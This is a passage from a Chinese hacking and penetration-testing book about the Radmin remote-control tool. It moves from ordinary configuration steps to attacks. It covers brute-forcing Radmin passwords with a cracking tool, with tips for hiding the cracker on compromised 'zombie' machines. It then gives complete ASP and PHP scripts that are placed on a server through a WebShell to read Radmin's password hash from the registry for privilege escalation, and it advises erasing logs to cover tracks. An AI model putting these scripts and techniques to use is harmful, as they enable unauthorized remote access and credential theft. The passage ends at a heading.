


图 7-57 选项设置窗口

(1) 普通设置

在普通设置中，有“Port”（端口）、“Tray icon”（托盘图标）、“Incoming connection dialog”（连接对话框）和“Logging”（日志）四大选项。Radmin Server 的默认端口为“4899”，如果需要更改该端口为自定义的未使用端口，可以取消勾选“Use default port”，同时下面的输入框中输入自定义的端口号。

托盘图标主要用于设置是否在计算机上显示连接图标，默认为显示。该图标一般在任务栏右下角，双击该图标可以查看当前的连接，并显示“Incoming connections are accepted on port 4899”提示信息。在 Radmin Server 2.x 版本中，可以设置不显示该图标；在 Radmin Server 3.x 版本中，该图标有两种设置方式，分别是“Show in System Tray”和“Always Show”。

“Incoming connection dialog”选项主要用于设置用户访问许可，有两种方式供用户选择，一种是访问超时后自动拒绝访问，另一种是超时后自动允许访问，默认为第一种方式。在该选项中，可以设置 Timeout 的默认时间，默认为 10 秒。一般情况下，可以将该时间修改得长一些，如 100 秒。

“Logging”选项主要用于记录错误日志和访问日志。在日志下方，用户可以根据实际情况选择记录“All errors”、“No errors”、“Critical errors”、“Medium errors”和“Small errors”这 5 种错误之一。选中“Use Event Log”选项表示记录使用事件日志，选中“Use Logfiles”选项表示记录用户登录日志。在默认情况下，日志记录文件为 C:\WINDOWS\system32\rserver30\Radm_log.htm，用户可以根据实际情况重新设定记录日志文件的位置及名称。日志设置完毕，客户端连接或者服务端启动等信息都会详细记录在 Radm_log.htm 文件中。如图 7-58 所示，该文件就记录了 Radmin Server 的具体情况。




图 7-58 日志详细记录

(2) “Miscellaneous” 设置

“Miscellaneous”设置非常有用，如图 7-59 所示，需要禁用哪个功能，就选中该功

能前的复选框即可。在“Disable connection mode”（禁用连接模式）设置区中有如下 9 个选项。

- Disable Remote Screen Control：禁用远程屏幕控制功能，即禁用完全控制功能。
- Disable Remote Screen View：禁用远程屏幕浏览功能。
- Disable File Transfer：禁用文件传输功能。
- Disable Telnet：禁用 Telnet 功能。
- Disable Redirect：禁用重定向功能。该功能主要用于内网代理或者外网代理，即通过某一个 Radmin 服务端访问其他的 Radmin 服务端。
- Disable Shutdown：禁用关闭计算机功能。
- Disable Text Chat：禁用文本聊天功能。
- Disable Audio Chat：禁用语音聊天功能。
- Disable Send Message：禁用发送消息功能。
- Do not resolve IP addresses to hostname：不将 IP 地址解析为主机名。

（3）IP 地址过滤设置

IP 地址过滤，顾名思义，就是允许指定的 IP 地址或者 IP 地址范围访问。设置该功能后，从网络上能够看到 4899 端口开放，却无法通过 Radmin 客户端连接访问。如图 7-60 所示，在“IP Filter”设置中勾选“Enable IP Filter”复选框，接着单击“Add”按钮，添加允许的 IP 地址或者 IP 地址范围。对于已经添加的 IP 地址或者范围，如果不再使用或者不再允许访问，只要选中后单击“Remove”按钮将其移除即可。




图 7-59 Miscellaneous 设置




图 7-60 设置 IP 过滤

（4）语言设置

尽管 Radmin 官方声称支持多种语言，但实际测试中发现并非如此，也许是因为缺少相应的语言文件吧。语言设置很简单，需要使用哪种语言，就选择哪种语言。

(5) 聊天选项设置

在 Radmin 3.2 及后续版本中加入了聊天功能，主要用于控制端与被控制端之间的交流。如图 7-61 所示，如果使用聊天功能，则可以设置服务端聊天显示的昵称，在“Nick name”文本框中输入昵称即可，默认昵称是“user”，在“User information”文本框中可以填写简单的用户介绍。在 Radmin 中，还可以对聊天界面的外观进行设置，如图 7-62 所示，可以设置聊天文字样式等。




图 7-61 聊天设置




图 7-62 设置聊天外观

在“Additional”（附加）选项中，可以设置是否显示自己的昵称、每一条消息发送的时间戳，是否对聊天发起方连接及断开的确认，是否允许使用特殊的命令，以及是否记录聊天日志等，如图 7-63 所示。

(6) 语音聊天设置

语音聊天设置与聊天设置类似，如图 7-64 所示，唯一不同的是需要设置声卡设备。




图 7-63 聊天附加选项设置




图 7-64 语音聊天设置

04 安全许可设置

Radmin 中的“Permissions”是最重要的设置之一。在 Radmin 主窗口单击“Permissions”选项，打开“Radmin Server Security Mode”对话框，如图 7-65 所示。该

对话框提供了两种安全设置，一种是“Radmin Security”，另一种就是“Windows NT Security”。单击选中需要使用的安全设置，然后单击“Permissions”按钮，进入详细设置界面。



图 7-65 选择安全模式

(1) “Radmin Security” 安全模式

在“Radmin Security”安全模式中，需要添加用户。如图 7-66 所示，单击“Add User”按钮添加一个用户后，再进行详细设置。如果是完全访问，则勾选“All Access”复选框即可，否则应根据实际需要进行选择。一共有如下 10 种权限供用户选择。

- All Access：完全访问。
- Remote Screen Control：远程屏幕控制。
- Remote Screen View：远程屏幕浏览。
- Telnet：Telnet 命令执行模式。
- File Transfer：文件传输。
- Redirect：重定向。
- Text Chat：聊天。
- Audio Chat：语音聊天。
- Send Message：发送消息。
- Shutdown：关闭计算机。




图 7-66 设置 Radmin Security 安全模式

(2) “Windows NT Security” 安全模式

选择“Windows NT Security”设置后，将按照 Windows 用户域模式进行安全管理。如图 7-67 所示，单击“添加”按钮，从 Windows 用户管理器中添加一个用户，然后在“Administrators 的权限”设置区中进行设置。



图 7-67 Windows NT Security 设置

使用“Windows NT Security”安全模式时，结合 Windows 文件权限管理进行更加细致的设置，即可以授予用户特别的权限。

7.8.3 Radmin 的使用

打开“Radmin Viewer”窗口，如图 7-68 所示，该界面是 Radmin 客户端管理主界面，对 Radmin 服务端的所有操作都能在这个界面中完成。“Radmin Viewer”窗口有一个英文菜单和工具栏，工具栏中各按钮的功能依次为连接一个地址、新建一个连接、删除连接地址、查看地址属性、屏幕完全控制、屏幕浏览、Telnet、文件传输、关闭计算机、聊天、语音聊天、发送消息、选择图标浏览方式、以文件夹方式浏览、查看在线计算机。在 Radmin Viewer 中是通过 IP 地址来进行管理的。

1. 新建连接

在“Radmin Viewer”窗口依次单击“Connection”→“New Connection”选项，或者在工具栏中单击第二个图标，即可在 Radmin 客户端中打开新建连接窗口。如图 7-69 所示，在“IP address or DNS”文本框中输入 IP 地址或者 DNS 地址，“Name of entry”文本框中显示的是在“Radmin Viewer”窗口中显示的名称，如果是新建连接，不需要输入该名称，默认是 IP 地址的名称。在本例中，输入的 IP 地址为 192.168.209.130，端口使用默认的 4899。设置完成后，就会在 Radmin 客户端中以 IP 地址进行显示。




图 7-68 Radmin 客户端管理主界面




图 7-69 新建一个连接

2. Telnet 连接服务端

在 Radmin 客户端管理界面中，选中刚才新建的 IP 地址 192.168.209.130，然后单击右键，在弹出的快捷菜单中选择“Telnet”选项。如果客户端和服务端可以连接，就会立刻出现一个登录窗口，如图 7-70 所示，要求输入用户名和密码，在此输入先前创建的用户和密码。在登录过程中会显示登录的一些信息，如图 7-71 所示。



图 7-70 Radmin 安全验证




图 7-71 登录连接信息

Radmin 有两种安全验证方式，一种是 Radmin 的方式，另一种是 Windows 的方式。当登录验证通过后，就会出现我们熟悉的 Telnet 界面，如图 7-72 所示。该界面与 DOS 界面类似，可以执行各种 DOS 命令，还可以保存显示的内容到本地文件。




图 7-72 使用 Telnet

3. 文件传输

文件传输，顾名思义，就是文件的上传与下载。Radmin 文件传输的使用方式与 Telnet 方式类似，打开后的初始界面如图 7-73 所示，单击其中的盘符即可像在资源管理器中一样浏览文件，文件传输的目的地必须是具体的磁盘。通过“Radmin Viewer”窗口，可以在本机和服务端上创建、删除、修改文件。




图 7-73 文件传输

4. 远程屏幕监控

远程屏幕监控，换句话说就是完全控制服务端计算机。单击工具栏上的第五个图标，或者依次单击“Mode”→“Full Control”选项，即可使用远程屏幕监控。密码验证通过后，如图 7-74 所示。当使用屏幕控制后，在 Radmin 主窗口中即可对服务端（被控制计算机）进行各种操作，就像在本地操作计算机一样。




图 7-74 远程屏幕监控

5. 聊天与发送短消息

相对 Radmin 强大的控制功能来说，其聊天与发送短消息功能就像是赠品，方便管理员进行管理与交流。依次选择“Mode”→“Chat”选项，如图 7-75 所示，界面与 QQ 聊天界面类似。Radmin 发送消息就是一个信使。选择需要发送的计算机 IP 地址，依次选择“Mode”→“Send Message”选项，即可发送短消息，如图 7-76 所示。当客户端发送后，服务端很快就能收到短消息。




图 7-75 通过 Radmin 聊天



图 7-76 发送和接收短消息

6. Intel AMT 技术

Radmin 3.2 及后续版本提供了 Intel AMT 技术，声称可以实现冷启动、BIOS 远程

控制和网络启动。该功能的使用如图 7-77 所示，选择需要使用该技术的 IP 地址，并选择相应的功能即可。




图 7-77 使用 Intel AMT 技术

总而言之，Radmin 是一款不错的远程管理工具，功能强大，速度也比较快。通过上面的介绍，即使是一个菜鸟也可以很快明白应该如何操作 Radmin。赶快动手在自己的虚拟机中搭建一个环境，玩玩“控制与被控制”的游戏吧。

7.8.4 Radmin 口令暴力破解

网上基本找不到有关 Radmin 口令暴力破解的工具。笔者在国外论坛查阅资料时偶然得到了一款有关该软件口令破解的工具。

1. Radmin 破解文件分析

我们一起分析一下 Radmin 破解文件。

(1) 文件组成

该暴力破解软件共有 4 个文件，分别是 password.txt、radmin.exe、radmin.nfo、radmincracker.exe。password.txt 为密码字典文件，该文件可以手动修改，每个密码为单独一行，使用“记事本”程序打开后，如图 7-78 所示，其中包含 5 个密码，第一个密码为空，后面的密码依次是“radmin”、“password”、“letmein”和“admin”，该密码文件即 Radmin 服务端的连接密码。radmin.exe 是服务端管理器，即客户端，通过 radmin.exe 可以连接 Radmin 服务端。radmin.nfo 是用于查




图 7-78 Radmin 破解程序密码字典

看系统信息的文件，具体功能笔者也不太清楚。radmincracker.exe 是 Radmin 密码破解程序。

注意

在以上文件中，radmin.exe 和 password.txt 的文件名不能更改，否则将导致程序无法运行。

(2) Radmin 口令破解命令格式

使用 UltraEdit 软件直接编辑 radmincracker.exe，使用二进制格式查看，radmincracker.exe 的命令格式为“radmincracker.exe ip ip ip”，如图 7-79 所示。在 DOS 提示符下输入“radmincracker.exe”并运行，也会提示其命令格式。




图 7-79 获取 Radmin 破解程序的具体运行命令

(3) 测试环境的搭建

在虚拟机中建立两个 Windows XP 操作系统（A 系统和 B 系统），在 A 系统中安装 Radmin 2.2，在 B 系统中将 Radmin 口令破解软件放到“Tools”文件夹下。A 系统的 IP 地址为 192.168.209.130。

2. 实际测试

了解 Radmin 破解文件之后，就可以着手进行实际测试了。

(1) 环境测试

测试环境搭建成功后，还需要进行网络连通性测试，即使用 ping 命令对 A 系统进行网络测试。将 sfind.exe 复制到 B 系统中，使用“sfind -p 192.168.209.130”语句查看 A 系统中对外端口的开放情况，如果结果中未看到 4899 端口开放，可能有两个原因：一是被防火墙拦截；二是 Radmin 软件的安装设置存在问题。可以关闭 Windows 防火

墙或者在防火墙例外列表中添加 4899 端口为允许端口，然后重启 A 系统或者在命令提示符下使用“net start r_server”命令启动 Radmin 服务端。同时，需要设置 A 系统中 Radmin 服务端的连接密码为“password”。

(2) 口令破解测试

在 DOS 提示符下输入“radmincracker 192.168.209.130”，按下“回车”键开始破解，如图 7-80 所示。在 DOS 提示符下会给出 IP 地址和密码的列表，当找到匹配的密码后会给出结果，在本例中显示的结果为“192.168.209.130: password successfully opened”。破解成功后，破解程序会自动 Telnet 被破解的 Radmin 服务端，也就是说，Radmin 客户端是通过 Telnet 方式连接的。




图 7-80 口令破解测试

3. 破解后续处理及技巧

Radmincracker 破解程序在破解 Radmin 密码成功后会自动在当前文件夹下生成一个 TXT 文件，文件以被破解的 IP 地址命名，如图 7-81 所示，在该文件中显示格式为“IP 地址:密码”。




图 7-81 破解结果

Radmin 破解技巧

- (1) radmincracker.exe 破解程序在破解时占用系统资源较多，因此，在破解时密码字典不宜太大，每一次破解密码字典以小于 100KB 为佳。
- (2) 破解时最好在服务器上运行破解程序。
- (3) 在肉机上可以使用一些第三程序将当前窗口隐藏，隔一段时间查看破解结果文件即可。
- (4) 破解 IP 地址不宜设置太多。当 Radmin 破解成功后会自动 Telnet 连接其服务端，连接过多会影响网络，需要在线进行处理。

总的来说，这款软件还是不错的，破解难度取决于密码字典的选取。感兴趣的读者可以到安天 365 论坛（<http://www.antian365.com>）下载该软件。

7.8.5 Radmin 在渗透中的妙用

Radmin 在渗透中的妙用主要在提权。在获得 Radmin 的 Hash 值后，无须破解 Radmin 的密码即可正常使用 Radmin。

1. 利用 Radmin 提权

很多 Web 服务器为了管理方便，都会安装一些远程控制软件进行系统和应用程序的维护。当我们通过 SQL 注入等方式获得 WebShell 后，一旦发现系统安装了 Radmin 软件，那么一个比较快捷的方法就是获取 Radmin 的 Hash 值和端口等信息，然后通过 Radmin_hash 客户端连接工具直接连接，从而达到提权的目的。

在 Radmin 2.x 中，其参数设置信息均保存在注册表“HKEY_LOCAL_MACHINE\SYSTEM\Radmin\v2.0\Server\Parameters”键值下，如图 7-82 所示。




图 7-82 Radmin 2.x 版本参数在注册表中的保存位置

“Parameter”是默认密码保存值，“Port”是默认端口保存值。而 Radmin 3.x 更改了

加密方式，分为 NT 用户安全和 Radmin 安全模式，具体体现在键值上，示例如下。

- Radmin 安全密码信息的保存位置：HKEY_LOCAL_MACHINE\SOFTWARE\Radmin\v3.0\Server\Parameters\RadminSecurity\1。
- Radmin 安全密码信息的保存位置：HKEY_LOCAL_MACHINE\SOFTWARE\Radmin\v3.0\Server\Parameters\NtUsers。

在 Radmin 3.x 中，其密码信息保存在名称为“1”的键值中。由于“1”是数字，因此，目前还没有找到成功通过脚本读取该值的方法。下面介绍如何读取 Radmin 2.x 中的参数信息。

2. 获取 Radmin 的有关信息

(1) 通过 radmin.asp 获取

将以下代码保存为 radmin.asp 文件，并将其放在网站目录中。

```
<%  
Set WSH= Server.CreateObject("WSCRIPT.SHELL")  
RadminPath="HKEY_LOCAL_MACHINE\SYSTEM\Radmin\v2.0\Server\Parameters\  
Parameter="Parameter"  
Port = "Port"  
path="LogFilepath"  
ParameterArray=WSH.REGREAD(RadminPath & Parameter )  
Response.write "The Result of Radmin Hash"  
Response.write "</br>"  
Response.write ""  
Response.write Parameter&": "  
If IsArray(ParameterArray) Then  
For i = 0 To UBound(ParameterArray)  
If Len (hex(ParameterArray(i)))=1 Then  
strObj = strObj & "0" & CStr(Hex(ParameterArray(i)))  
Else  
strObj = strObj & Hex(ParameterArray(i))  
End If  
Next  
response.write Lcase(strObj)  
Response.write "</br>"  
Else  
response.write "Error! Can't Read!"  
End If  
Response.write ""  
IF Port<>" " then
```



```

PortArray=WSH.REGREAD(RadminPath & Port )

If IsArray(PortArray) Then
Response.write Port & ":"
Response.write
hextointer(CStr(Hex(PortArray(1)))&CStr(Hex(PortArray(0))))
Response.write "<br>"
Else
Response.write "Error! Can't Read!"
End If
else
    Response.write "Port is default 4899!"
end if
Rpath=WSH.REGREAD(RadminPath & path )
Response.write"日志文件存储地址位: "
Response.write Rpath
Response.write "<br>"
Function hextointer(strin)
Dim i, j, k, result
result = 0
For i = 1 To Len(strin)
If Mid(strin, i, 1) = "f" or Mid(strin, i, 1) ="F" Then
j = 15
End If
If Mid(strin, i, 1) = "e" or Mid(strin, i, 1) = "E" Then
j = 14
End If
If Mid(strin, i, 1) = "d" or Mid(strin, i, 1) = "D" Then
j = 13
End If
If Mid(strin, i, 1) = "c" or Mid(strin, i, 1) = "C" Then
j = 12
End If
If Mid(strin, i, 1) = "b" or Mid(strin, i, 1) = "B" Then
j = 11
End If
If Mid(strin, i, 1) = "a" or Mid(strin, i, 1) = "A" Then
j = 10
End If
If Mid(strin, i, 1) <= "9" And Mid(strin, i, 1) >= "0" Then
j = CInt(Mid(strin, i, 1))
End If

```

```

For k = 1 To Len(strin) - i
j = j * 16
Next
result = result + j
Next
hextointer = result
End Function

%>

```

直接访问该文件，即可读取 Radmin 的有关信息，如图 7-83 所示，获取了如下信息。

- radmin hash is:2ba5e187e2589be6f80da046aa7e3c: Radmin 的密码专用 Hash 值。
- radmin port is:48999: Radmin 的默认端口为 4899，在本例中修改为“48999”。
- radmin log path is:c:\logfile.txt: Radmin 日志文件的保存位置和文件名称，在访问后可以将其删除，以免留下痕迹。




图 7-83 获取 Radmin 的有关信息

(2) 通过 radmin.php 获取

服务器可能会使用 PHP 脚本语言，那么使用 radmin.asp 文件就无法读取其相关信息了。这时要想读取 Radmin 的信息，只要将以下代码保存为 radmin.php 文件即可，方法与保存 radmin.asp 文件类似，效果如图 7-84 所示。

```

<?php
$shell = new COM("WScript.Shell") or die("This thing requires Windows
Scripting Host");
$rootkey = "HKEY_LOCAL_MACHINE\\SYSTEM\\Radmin\\v2.0\\Server\\Parameters\\";
$Parameter = "Parameter";
$Port = "Port";
$logpath = "LogFilepath";
$myparam = $shell->RegRead($rootkey.$Parameter);
$myport = $shell->RegRead($rootkey.$Port);

```

```

$path = $shell->RegRead($rootkey.$logpath);
echo "radmin hash is:";
foreach($myparam as $a){
echo dechex($a);
}
echo "<br>";
echo "radmin port is :".hexdec(dechex($myport[1]).dechex($myport[0])).
"<br>";
echo "radmin log path is:$path<br>";
echo "please clean the log"
?>

```




图 7-84 通过 radmin.php 获取 Radmin 参数值

注意

(1) 在使用 radmin.asp 或者 radmin.php 文件读取服务器中的 Radmin 参数信息时，有可能会由于权限问题而无法读取。

(2) radmin.asp 和 radmin.php 文件只能用于读取 Radmin 服务端 3.0 以下版本，对于 Radmin 3.0 以上版本的读取无能为力。Radmin 3.x 系列是对 Radmin 2.x 系列的完全升级，注册表、安装程序位置及名称都进行了调整，在同一个系统中，可以同时安装 Radmin 2.x 和 Radmin 3.x。Radmin 3.x 版本的有关参数在键值中的位置及名称等信息如图 7-85 所示。在 Radmin 3.x 中，其加密方式已经进行了变更，在 Ntusers 键值下的“1”中保存的值是 80 位，而在 Radmin Security 中其数值数据位数更多，达到 1 170 位，猜测其密码位数为 1 024，而多余的位数则可能是用户名称等信息保存的位数。




图 7-85 Radmin 3.x 参数在注册表中的位置

(3) 如果初始安装 Radmin 未对参数进行设置，则读取的参数信息相对较少。

3. 使用 Radmin-hash 连接工具

